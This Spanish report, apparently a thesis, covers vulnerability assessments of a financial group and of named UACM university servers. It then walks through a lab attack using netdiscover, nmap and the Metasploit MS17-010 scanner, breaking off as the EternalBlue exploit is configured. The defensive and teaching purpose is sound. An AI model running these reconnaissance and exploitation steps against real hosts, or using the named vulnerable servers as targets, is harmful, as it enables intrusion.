A continuación mostramos los resultados obtenidos sobre un análisis realizado a un grupo financiero de talla internacional y a una institución académica, por motivos de confidencialidad se omiten datos y nombres que puedan afectar la seguridad de las instituciones analizadas.

4.1. Análisis de riesgo en institución financiera.

4.1.1. Antecedentes.


Bajo la necesidad de proteger los servidores críticos del Grupo financiero en cuestión y aquellos equipos que cuentan con sistemas operativos y plataformas obsoletas, se propuso blindar cada uno de ellos, obteniendo visibilidad de las actividades y eventos que ocurren, así como proteger la información que existe dentro de los mismos.

Se realizó una evaluación técnica en un grupo de servidores probando los módulos: *Integrity Monitoring, Intrusion Prevention y Log Inspection.*

4.1.2. Resumen ejecutivo.

El siguiente resumen tiene como referencia un estado inicial tomando como base el primer escaneo y aplicación de parches virtuales proporcionados por *Deep Security*, el cual se realizó de manera inicial posterior a la instalación de los agentes entre el 5 al 8 de agosto del 2017. De manera subsecuente, este grupo financiero realizó la mitigación de vulnerabilidades actualizando y poniendo parches físicos de los fabricantes


de Software. Sin embargo, al realizarse un último escaneo el 22 de agosto del 2017, se continúan detectando una gran cantidad de vulnerabilidades que no se han podido mitigar con los parches de los fabricantes, pero que se encuentran protegidas a través del parche virtual de *Deep Security*.



Inicialmente se implementó la tecnología Trend Micro Deep Security en un total de 47 servidores. El total de reglas aplicadas para proteger dicha cantidad de servidores fue de 16,379 vulnerabilidades.

Posterior a la instalación de parches físicos se notó una disminución de vulnerabilidades en los mismos 47 servidores. El total de reglas aplicadas fue de 14,259 vulnerabilidades.

Figura 4.1: Comparativa de resumen de hallazgos.



Se protegieron distintas plataformas de Sistema Operativo y se aplicaron las reglas correspondientes para mitigar las vulnerabilidades encontradas mediante el parcheo virtual que proporciona Deep Security

Posterior a la implementación de parches físicos se notó una disminución de vulnerabilidades encontradas en los diferentes Sistemas Operativos, sin embargo la protección continua mediante el parche virtual mitigando las vulnerabilidades que no se pudieron parchar.

Figura 4.2: Comparativa de vulnerabilidades encontradas por sistema operativo.

Figura 4.3: Comparativa de ejemplos de vulnerabilidades críticas.

Realizar una remediación manual de estas vulnerabilidades, requeriría de la implementación de 14259 parches de seguridad de distintos fabricantes. Si se toma como base que la implementación que cada uno de ellos requiere de una ventana de mantenimiento de entre 30 minutos y 2 horas, el tiempo total de implementación podría ir de las 7,000 a 17,000 horas de trabajo.

Aparte, hay que considerar que gran parte de estos parches de seguridad, no podrán ser implementados debido a que pertenecen a Sistemas que ya no son soportados por sus fabricantes, por ejemplo, Windows Server 2003 y Windows XP por mencionar algunos.

Existe un alto riesgo de exposición de que los sistemas críticos del grupo financiero se vean afectados por atacantes internos o externos. Como hemos mencionado en la sección del Resumen Ejecutivo, al momento de edición del presente documento, quedan 14,259 huecos de seguridad en los ambientes analizados y que, en el caso de no contar con la protección de *Deep Security*, quedarían expuestos a posibles ataques, lo cuales podrían ir desde la interrupción de servicios críticos del negocio y hasta la sustracción o modificación de la información de los usuarios y clientes del grupo financiero.

Dentro de este grupo de vulnerabilidades se encontraron algunas con 17 años de antigüedad, y que han podido remediarse debido a la criticidad de los servidores en los

que se encuentran, ya que no pueden someterse a interrupciones operativas.[1]

Durante el análisis de riesgo se pudo observar que a pesar de que en algunos servidores se implementaron los parches físicos, quedaron aún muchos huecos de seguridad, los cuales están siendo protegidos por el parche virtual de *Deep Security*, el cual continuará mitigando las vulnerabilidades el tiempo de vida de la aplicación o del propio sistema operativo.

4.1.3. Análisis de impacto en la operación

Tras analizar los hallazgos encontrados, se recomienda enfocarse en la mejora de 4 rubros.

Punto de mejora	Recomendación tecnológica
Disminución de la exposición al riesgo	Se recomienda implementar procesos y tecnología de *blindaje* de las aplicaciones más críticas del grupo. Dicho blindaje deberá informar y prevenir continuamente vulnerabilidades tanto de sistema operativo como de las aplicaciones que se encuentren presentes en los sistemas.
Aumento de disponibilidad de aplicaciones	La tecnología y procesos de disminución de riesgo deberán contemplar la disponibilidad de aplicaciones críticas, evitando cortes o interrupciones no programados durante la implementación de controles de seguridad. Al mismo tiempo se deberá evitar la modificación a cualquier archivo de sistema crítico que ponga en riesgo la operatividad del servicio.
Auditoría de la operación	Con el afán de otorgar un seguimiento y visibilidad de eventos de seguridad que provoquen algún impacto financiero o de integridad y confidencialidad de la información, se recomienda implementar el monitoreo y alertamiento continuo de accesos a servidores y aplicaciones críticas, así como de cambios a los servicios y archivos vitales de estas.

Tabla 4.1: Análisis de impacto en la operación.

4.1.4. Solución y Justificación del negocio.

Derivado del análisis y resultados, se recomienda incorporar la herramienta *Trend Micro Deep Security* en los servidores más críticos del grupo para contar con la tecnología adecuada para cubrir los puntos recomendados anteriormente. Así mismo se sugiere incorporar servicios profesionales que garanticen el monitoreo.

[1] CVE-2000-1075: *Directory traversal vulnerability in iPlanet Certificate Management System 4.2 and Directory Server 4.12 allows remote attackers to read arbitrary files via a .. (dot dot) attack in the Agent, End Entity, or Administrator services.*

Punto de mejora	Módulos tecnológicos de Deep Security recomendados	Beneficio para el negocio
Disminución de la exposición al riesgo	Virtual Patch	A través de la tecnología de Virtual Patch se blindarán las aplicaciones altamente críticas que corren hoy en día en el grupo disminuyendo así el riesgo que hoy tienen ante ataques internos o externos. Esta tecnología brindará la protección desde la propia infraestructura virtual.
Aumento de disponibilidad de aplicaciones	Virtual Patch	A través de la tecnología de Virtual Patch se evitarán los dos aspectos que interfieren con la disponibilidad de aplicaciones al momento de implementar seguridad: (1) la sustitución de archivos críticos y (2) las ventanas de mantenimiento requeridas durante la implementación de parches de seguridad. Con esto se cubrirá una actividad que toma en ocasiones un año en realizarse y hoy en día representa el principal origen de riesgo de las aplicaciones.
Auditoría de la operación	Log Inspection y File Integrity Monitoring	A través de las tecnologías de Log Inspection y File Integrity Monitoring se monitoreará en tiempo real accesos a servidores y aplicaciones críticas, así como cambios a los servicios y archivos vitales de éstos. Con lo anterior se facilitará el seguimiento de eventos de seguridad con impacto financiero o de integridad y confidencialidad

Tabla 4.2: Solución y justificación del negocio.

4.2. Análisis de Riesgo a la Universidad Autónoma de la Ciudad de México.

4.2.1. Objetivo.

Conocer los riesgos y exposición actual de la Universidad Autónoma de la Cuidad de México ante ataques de ciberseguridad que impacten la operación del negocio, identificando las vulnerabilidades existentes en servidores y aplicaciones productivas que puedan comprometer los servidores críticos de la universidad como páginas web educativas y servidores de monitoreo.

4.2.2. Alcance.

En acuerdo con el área de Tecnologías de la Información, se seleccionaron 3 servidores productivos con versiones de sistema operativo Windows y linux, en los que se llevó a cabo el escaneo y análisis para el descubrimiento de las vulnerabilidades. Los servidores seleccionados son:

- Nagios.uacm.edu.mx con Debian.
- WIN.AZ06BJ01LDP con Windows server.
- Selser.uacm.edu.mx con Centos.




Figura 4.4: Servidores UACM gestionados desde *Deep Security.*

4.2.3. Resumen Hallazgos.

El análisis de riesgo tuvo como resultado la identificación de **421 vulnerabilidades** en los servidores donde se les ejecutó el escaneo. Dichas vulnerabilidades, tienen como origen tanto el Sistema Operativo, así como aplicaciones como *Exchange, browsers, JAVA, etc.*

Algunas de las vulnerabilidades encontradas, al ser explotadas por los atacantes utilizando distintas técnicas de penetración, tienen como consecuencia el **impacto y compromiso total del servidor y de las aplicaciones corriendo sobre él.**

A continuación, se presenta la matriz con las vulnerabilidades registradas por servidor y el posible impacto sobre los activos del Grupo, al ser explotadas por los atacantes:

RIESGO DE IMPACTO EN LA OPERACIÓN	nagios.uacm.edu.mx	selser.uacm.edu.mx	WIN-AZ06BJ01LDP
Riesgo ante ataques que comprometen Sistemas y Aplicaciones de forma general	32	115	49
Operación en alto riesgo ante denegación de servicios	19	32	1
Riesgo de ataques de suplantación y robo de información	45	120	8

Tabla 4.2.1: Vulnerabilidades encontradas vs impacto en la operación.

4.2.4. Impacto en la operación.

De acuerdo a lo trabajado con el área de TI, se definió la criticidad de cada uno de los servidores de acuerdo a las aplicaciones y servicios hospedados, además de considerar el posible impacto en la operación en caso de que uno de estos llegase a ser comprometido. A continuación, se presenta la información detallada:

CRITICIDAD	SERVIDOR	TIPO	APLICACIONES Y SERVICIOS	FUNCIONES	USUARIOS	# VULN
1	WIN-AZ06BJ01LDP	Web	https://www.uacm.edu.mx/	Página web principal de la universidad para la consulta de contenidos e información académica	• Alumnos • Profesores • General	58
2	selser.uacm.edu.mx	Web	https://selser.uacm.edu.mx/	Sistema de gestión de contenidos que forman parte de la biblioteca digital de Gregorio Selser	• Alumnos • Profesores • General	267
3	nagios.uacm.edu.mx	App	**Sistema de monitoreo NAGIOS**	Aplicación dedicada al monitoreo y análisis de redes e infraestructura TI de la Universidad	• Sistemas	96

Tabla 4.2.2: Servicios y aplicaciones en servidores.

De acuerdo al análisis, se detectó que la totalidad de servidores tienen vulnerabilidades, las cuales van desde el 2004, hasta las últimas actualizaciones del 2017.

Como podemos notar en la columna # VULN, en cada uno de los servidores se encontraron vulnerabilidades, lo que implica un riesgo potencial importante debido a que éstas al no estar protegidas, pueden ser explotadas o vulneradas mediante algún equipo comprometido en la red interna, o de forma remota por un atacante.

Importante mencionar que, de acuerdo a las aplicaciones que residen en cada uno de los servidores y las vulnerabilidades al ser explotadas, pueden generar los siguientes impactos en la operación:

CRITICIDAD	SERVIDOR	POSIBLES IMPACTOS
1	WIN-AZ06BJ01LDP	▪ Falta de disponibilidad de información del servicio web para el público en general ▪ Potencial riesgo de cifrado de información al tener vulnerabilidades críticas expuestas ▪ Riesgo de pérdida de información al no contar con respaldos/backups ▪ Mala reputacion Web ▪Riesgo de que la información publicada en el sitio web sea comprometida, en caso de exfiltración (historial académico, acreditaciones, servicios escolares, etc).
2	selser.uacm.edu.mx	▪ Falta de disponibilidad del servicio web para el público en general ▪ Mala reputacion Web ▪ Riesgo de pérdida de información al no contar con respaldos/backups ▪ Riesgo de que la informacion publicada en el sitio web sea comprometida y utilizada para fines no academicos.
3	nagios.uacm.edu.mx	▪ Disponibilidad y operación de la aplicación. ▪Riesgo a comprometer topologias e informacion de red universitaria y que sea utilizada por piratas ciberneticos con fines maliciosos.

Tabla 4.3.3: Posibles impactos a la operación del negocio.

4.2.5. Análisis de vulnerabilidades.

A continuación, se muestran los resultados obtenidos durante la ejecución de los escaneos para la identificación del total de reglas recomendadas de acuerdo a su severidad.

SERVER	# MEDIUM	# HIGH	# CRITICAL	TOTAL
WIN-AZ06BJ01LDP	8	1	49	58
nagios.uacm.edu.mx	45	19	32	96
selser.uacm.edu.mx	120	32	115	267

Tabla 4.5: Análisis de vulnerabilidades

De acuerdo el análisis, la mayor exposición y superficie de ataque la conjuntan los 3 servidores, encontrando entre ellos más del 46 % de vulnerabilidades registradas, poniendo en alto riesgo la continuidad de su operación.

4.2.6. Conclusiones.

Para Los desafíos actuales a los que deben hacer frente los administradores de TI, cada vez más demandan estrategias de seguridad que permitan la aplicación de controles de seguridad avanzados, por lo que el tema de las vulnerabilidades y la aplicación de parches, bajo el contexto actual de eventos como *WannaCry o Petya* toman cada día mayor relevancia.

El análisis realizado sobre los activos de la Universidad Autónoma de la Ciudad de México, nos permitió identificar la superficie de ataque asociada a las vulnerabilidades, pudiendo resaltar los siguientes puntos:

- Identificación de los riesgos de operación, asociados a las vulnerabilidades registradas en cada uno de los servidores, con un total de 421 vulnerabilidades sin protección expuestas al no contar con el parche aplicado.
- Importante proteger y contemplar medidas compensatorias principalmente en servidores linux, dado que es donde se registra la superficie de ataque mayor.
- La aplicación del total de parches del fabricante en los sistemas aun soportados, implicaría un esfuerzo de aproximado 210 horas hombre para su remediación y blindaje, además de considerar el tiempo que se tendría fuera de operación. q

4.2.7. Recomendaciones.

- Contar con un sistema de respaldo para poder recuperar de manera inmediata la información en caso de que sea comprometida por algún atacante informático o pérdida por desastre natural.
- Contar con una solución integral que ayude a robustecer la seguridad de los servidores con tecnologías de parcheo virtual, reportes y alertas de monitoreo de integridad de la información, con el objetivo de tener visibilidad y protección en los servidores de la institución y con esto cumplir la disponibilidad de los aplicativos en un 100 %.

Al tener visibilidad se podrán detectar eventos como el que se muestra a continuación, donde el 29 de octubre del 2017 se detectó un escaneo de OS *Fingerprint*, l o que significa que la IP 172.17.102.67 intento descubrir información sobre el sistema operativo del servidor de la página principal de la UACM (WIN-AZ06BJ01LDP), el módulo de *Integrity Monitoring* de la solución registro la actividad, este comportamiento es sospechoso y puede comprometer la información del sistema.




Figura 4.5: Alerta de escaneo no reconocido de OS *Fingerprint* sobre el Servidor de la página web de la universidad.

Capítulo 5

Hacking Ético.

Para mostrar las ventajas del uso de una herramienta especializada para el parcheo virtual de vulnerabilidades, modificación de archivos y prevención de ataques informáticos. Se llevó a cabo pruebas de intrusión implementando un laboratorio sobre un equipo de la CECI el cual se utilizó solo con fines demostrativos dicha prueba de intrusión se describe en dos fases.

5.1. FASE 1 Sin Agente de *Deep Security*.

Para la fase 1 de esta prueba se empleó un servidor víctima dedicado a respaldo de información y desde un equipo remoto el atacante explota la vulnerabilidad MS17-010 logrando comprometer al servidor para sustraer información confidencial y culminando con el cifrado de información mediante *Ransomware WannaCry*, el flujo del ataque se muestra en la figura 5.1

Detalles de los equipos implementados en la fase 1, se explican a continuación.

Equipo Atacante.

- Versión de sistema operativo: Kali-Linux.
- IP: 192.168.10.137
- Vulnerabilidad Explotada: $MS17-010$ CVE $2017-0144$.
- Exploit utilizado:*Eternal Blue*.

Equipo Víctima.

- Versión de sistema operativo: Windows Server 2008 R2.
- Nombre del equipo: WIN-K7PMQP2F81K.
- IP: 192.168.10.136

- Rol del Servidor: Utilizado para respaldo de información confidencial.




Figura 5.1: Flujo de ataque a servidor explotando vulnerabilidad MS17-010.

5.1.1. Descubrimiento de la superficie de riesgo.

Observando la siguiente imagen con el siguiente comando **kali**> #**netdiscover.**




Figura 5.2: Resultado de comando netdiscover.

Se observan los servidores que pueden ser comprometidos con el ataque propuesto, realizamos un escaneo para detectar los servidores disponibles.

Nuestra víctima fue el servidor Windows server 2008 R2 con IP: 10.168.10.136 como se muestra en la figura anterior.




Figura 5.3: Información del servidor víctima.

5.1.2. Escaneo de puertos.

Se ejecuta un escaneo de puertos con el objetivo de validar los posibles accesos del ataque sobre puertos abiertos en vulnerables en el servidor. También se obtendrá información del sistema operativo que tiene actualmente el servidor. El comando para descubrir información del servidor y puertos abiertos es:**nmap -O IPservidor.** De acuerdo a la imagen siguiente se observa la apertura de puertos disponibles, en este caso tomaremos el puerto 445/TCP de Microsoft el cual es vulnerable para el ataque mediante MS17 – 010, también se muestra la información del sistema operativo del servidor.




Figura 5.4: Información del sistema operativo y puertos abiertos del servidor víctima.

5.1.3. Hacking ético explotando la vulnerabilidad MS$17-010$.

- Iniciación la base de datos de metasploit con el comando > #**service postgresql start.**

Figura 5.5: Activación del servicio de base de datos de metasploit.

- Iniciación metaseploit con el comando > #**msfconsole**

- Configuración del auxiliar smb_ms17_010 para determinar que el sistema operativo del servidor es vulnerable.




Figura 5.6: Activación de consola *metaspolit.*

A continuación se muestran los comandos ejecutados para la configuración del auxiliar *smb_ms*17_010 el cual determina si el sistema operativo es vulnerable.

msf>use auxiliary/*scanner*/*smb*/*smb_ms*17_010, comando que realiza la carga del auxiliar.

msf>show options, comando que muestra las configuraciones que se pueden realizar en el auxiliar.




Figura 5.7: Parámetros configurables del auxiliar smb_ms17_010

msf>set rhosts 192.168.10.136, comando para establecer la IP de la víctima dentro del auxiliar.

msf>run, comando para ejecutar el auxiliar el cual mostrará si el servidor víctima es vulnerable por $MS17-010$.




Figura 5.8: Resultado que muestra que el servidor es vulnerable.

En la imagen anterior se muestra que el servidor es vulnerable contra $MS17-010$ y se puede continuar con el proceso de ataque.

- Configuración y ejecución del *exploit* "EternalBlue_DoublePulsar".

